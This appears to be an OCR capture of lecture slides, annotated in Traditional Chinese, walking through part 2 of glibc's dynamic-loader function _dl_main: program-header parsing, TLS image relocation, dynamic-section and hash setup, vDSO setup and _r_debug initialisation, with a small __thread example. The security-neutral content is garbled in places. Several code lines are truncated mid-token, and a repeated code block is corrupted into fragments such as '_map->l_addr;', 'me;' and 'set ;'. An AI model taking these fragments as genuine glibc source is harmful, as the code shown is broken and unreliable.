
```
$ ▌

    for (ph = phdr; ph < &phdr[phnum]; ++ph)
        switch (ph->p_type)
        {
        case PT_PHDR:
            ...
        case PT_NOTE:
            ...
        }

    if (main_map->l_tls_initimage != NULL)
        main_map->l_tls_initimage = (char *)main_map->l_tls_initimage +
                                            main_map->l_addr;

    if (... /* 如果
    {
        static stru
        ... // upd
        GL(dl_rtld_map).l_libname->next = &newname;
    }

    if (!rtld_is_main)
    {
        elf_get_dynamic_info(main_map, NULL);
        _dl_setup_hash(main_map);
    }

    setup_vdso(main_map, &first_preload);
    setup_vdso_pointers();
    struct r_debug *r = _dl_debug_initialize(GL(dl_rtld_map).l_addr,
                                             LM_ID_BASE);
```

如果有使用 tls section，更新 section 的絕對位址

$ DL Start

_dl_main part2

- Parse program header 並初始化 link_map
- 更新存放 TLS 變數 section 的位址
- ld 有多個名稱，更新 link_map 所紀錄的 name list
- 解析 dynamic section，並 cache hash table
- 設置 vdso link_map 以及 function pointer
- 初始化全域變數 _r_debug



```
$ 

    for (ph = phdr; ph < &phdr[phnum]; ++ph)
        switch (ph->p_type)
        {
        case PT_PHDR:
            ...
        case PT_NOTE:
            ...
        }

    if (main_map->l_tls_initimage != NULL)
        main_map->l_tls_initimage = (char *)main_map->l_tls_initimage +
                                            _map->l_addr;

                                            me;

    set                                                 ;
    setup_vdso_pointers();
    struct r_debug *r = _dl_debug_initialize(GL(dl_rtld_map).l_addr,
                                             LM_ID_BASE);
```

```
$ 
```


```c
#include <stdio.h>
__thread int a = 0x1234;

int main()
{
    puts("OWO");
}
```

C 當中可以用 __thread 屬性來定義 tls data

$ DL Start

_dl_main part2

- Parse program header 並初始化 link_map
- 更新存放 TLS 變數 section 的位址
- ld 有多個名稱，更新 link_map 所紀錄的 name list
- 解析 dynamic section，並 cache hash table
- 設置 vdso link_map 以及 function pointer
- 初始化全域變數 _r_debug



